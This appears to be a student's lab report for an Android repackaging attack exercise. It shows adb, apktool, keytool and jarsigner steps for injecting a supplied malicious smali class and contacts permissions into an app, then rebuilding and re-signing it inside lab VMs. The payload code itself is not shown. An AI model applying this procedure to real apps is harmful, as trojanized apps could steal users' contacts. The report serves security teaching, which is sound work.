


LAB 12: Android Repackaging Attack Lab

Task 1: Obtain an Android App (APK file) and Install It

After setting the lab environment as explained in lab manual, we download the Repackaging.apk from the course website.




```
x86_64:/ $ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:af:3f:2e
          inet addr:10.0.2.12  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feaf:3f2e/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:20138 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2544 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:29690284 TX bytes:466521

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 TX bytes:0

x86_64:/ $
```

Android VM IP address: 10.0.2.12



```
[11/22/19]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:56:8c:da
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255
          .0
          inet6 addr: fe80::bd5c:d979:dff3:bdee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:103 errors:0 dropped:0 overruns:0 frame:0
          TX packets:134 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:59498 (59.4 KB)  TX bytes:13915 (13.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:125 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:34459 (34.4 KB)  TX bytes:34459 (34.4 KB)

[11/22/19]seed@VM:~$
```


Ubuntu VM IP address: 10.0.2.15

```
x86_64:/ $ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.646 ms
^C
--- 10.0.2.15 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.646/0.646/0.646/0.000 ms
x86_64:/ $
```

```
[11/22/19]seed@VM:~$ ping 10.0.2.12 -c2
PING 10.0.2.12 (10.0.2.12) 56(84) bytes of data.
64 bytes from 10.0.2.12: icmp_seq=1 ttl=64 time=0.440 ms
64 bytes from 10.0.2.12: icmp_seq=2 ttl=64 time=0.476 ms

--- 10.0.2.12 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 0.440/0.458/0.476/0.018 ms
[11/22/19]seed@VM:~$
```

We ping both machines from one another to see if everything is working fine and if a connection can be established.




Initial screenshot of the Search Apps on Android VM we notice that there is no APK file installed.

Now we will install the APK file using the adb command line as shown and explained below.

```
[11/22/19]seed@VM:~/.../Lab12$ adb connect 10.0.2.12
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.12:5555
[11/22/19]seed@VM:~/.../Lab12$ adb devices
List of devices attached
10.0.2.12:5555 device

[11/22/19]seed@VM:~/.../Lab12$ adb install RepackagingLab.apk
6138 KB/s (1421095 bytes in 0.226s)
Success
[11/22/19]seed@VM:~/.../Lab12$ █
```

We connect to the Android VM through Ubuntu VM using the adb command and install the RepackagingLab.apk using the adb command line.



Now in this screenshot we notice that the RepackagingLab apk file is successfully downloaded and installed using the adb command in Ubuntu VM.

Task 2: Disassemble Android App

```
[11/22/19]seed@VM:~/.../Lab12$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[11/22/19]seed@VM:~/.../Lab12$ █
```

We disassemble the APK file using the APK tool with option d, we do this because the APK file which is in dex format is difficult to be modified. Hence, we convert the file to a user readable file format. Disassembling the APK file creates a folder by the name of the APK file. The contents of the folder include the classes, resources and AndroidManifest file.

Task 3: Inject Malicious Code

```
[11/22/19]seed@VM:~/.../Lab12$ cp MaliciousCode.smali RepackagingLab/smali/com/
[11/22/19]seed@VM:~/.../Lab12$ cd RepackagingLab/smali/com/
[11/22/19]seed@VM:~/.../com$ ls
MaliciousCode.smali  mobiseed
[11/22/19]seed@VM:~/.../com$ cd ../../
[11/22/19]seed@VM:~/.../RepackagingLab$ ls
AndroidManifest.xml  apktool.yml  original  res  smali
[11/22/19]seed@VM:~/.../RepackagingLab$ █
```

```
[11/22/19]seed@VM:~/.../RepackagingLab$ gedit AndroidManifest.xml
[11/22/19]seed@VM:~/.../RepackagingLab$ cat AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23" platformBuildVersionName="6.0-2166767">
<user-permission android:name="android.permission.READ_CONTACTS"/>
<user-permission android:name="android.permission.WRITE_CONTACTS"/>
  <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name" android:supportRtl="true" android:theme="@style/AppTheme">
    <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
    <receiver android:name="com.MaliciousCode">
      <intent-filter>
        <action android:name="android.intent.action.TIME_SET"/>
      </intent-filter>
    </receiver>
  </application>
</manifest>
[11/22/19]seed@VM:~/.../RepackagingLab$
```

Next, we download the smali code and place it the com folder of the disassembled APK file. We then modify the AndroidManifest.xml file by giving it sufficient permissions for our attack to work.

Task 4: Repack Android App with Malicious Code

Step 1: Rebuild APK

```
[11/22/19]seed@VM:~/.../Lab12$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[11/22/19]seed@VM:~/.../Lab12$
```

We repack our Android app by using the apktool with b option and specifying the folder which contains the necessary code for the APK file.

```
[11/22/19]seed@VM:~/.../Lab12$ ls -l RepackagingLab/dist/
total 1364
-rw-rw-r-- 1 seed seed 1396531 Nov 22 15:31 RepackagingLab.apk
[11/22/19]seed@VM:~/.../Lab12$
```

Once the repackaging is done, the APK file is created in the dist folder.

Step 2: Sign the APK file

```
[11/22/19]seed@VM:~/.../dist$ keytool -alias mykey -genkey -v -keystore
mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]:
What is the name of your organizational unit?
[Unknown]:
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]:
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
correct?
[no]: Yes
```



```

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
    for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
Enter key password for <mykey>
    (RETURN if same as keystore password):
Re-enter new password:
[Storing mykey.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard format using "keytool -importkeystore -srckeystore mykey.keystore -destkeystore mykey.keystore -deststoretype pkcs12".
[11/22/19]seed@VM:~/.../dist$ 
[11/22/19]seed@VM:~/.../dist$ jarsigner -keystore mykey.keystore RepackagingLab.apk mykey
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signer certificate's expiration date (2020-02-20) or after any future revocation date.
[11/22/19]seed@VM:~/.../dist$ 

```

We generate the key and digital certificate using the above commands as shown in the above screenshots. Android needs all apps to have a digital signature and key to be installed on the device. So, we use keytool to generate public and private key and jarsigner to sign the apk file with the key generated.

Task 5: Install the Repackaged App and Trigger the Malicious Code

```

x86_64:/ $ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.312 ms
^C
--- 10.0.2.15 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.312/0.312/0.312/0.000 ms
x86_64:/ $ 

```

```
[11/22/19]seed@VM:~/.../dist$ ping 10.0.2.12 -c2
PING 10.0.2.12 (10.0.2.12) 56(84) bytes of data.
64 bytes from 10.0.2.12: icmp_seq=1 ttl=64 time=0.350 ms
64 bytes from 10.0.2.12: icmp_seq=2 ttl=64 time=0.364 ms

--- 10.0.2.12 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1020ms
rtt min/avg/max/mdev = 0.350/0.357/0.364/0.007 ms
[11/22/19]seed@VM:~/.../dist$
```


We ping each VM from the other VM to check if there is a connection that can be established.

```
[11/22/19]seed@VM:~/.../dist$ adb disconnect


[11/22/19]seed@VM:~/.../dist$ adb devices
List of devices attached

[11/22/19]seed@VM:~/.../dist$ adb connect 10.0.2.12
connected to 10.0.2.12:5555
[11/22/19]seed@VM:~/.../dist$ adb install RepackagingLab.apk
7522 KB/s (1427389 bytes in 0.185s)
Success
[11/22/19]seed@VM:~/.../dist$
```



We use adb to establish a connection from the Ubuntu VM to the Android VM.



We uninstall the old APK file and re-install the malicious APK file in the Android VM. In the old APK file as seen in above screenshot we do not have any permission.



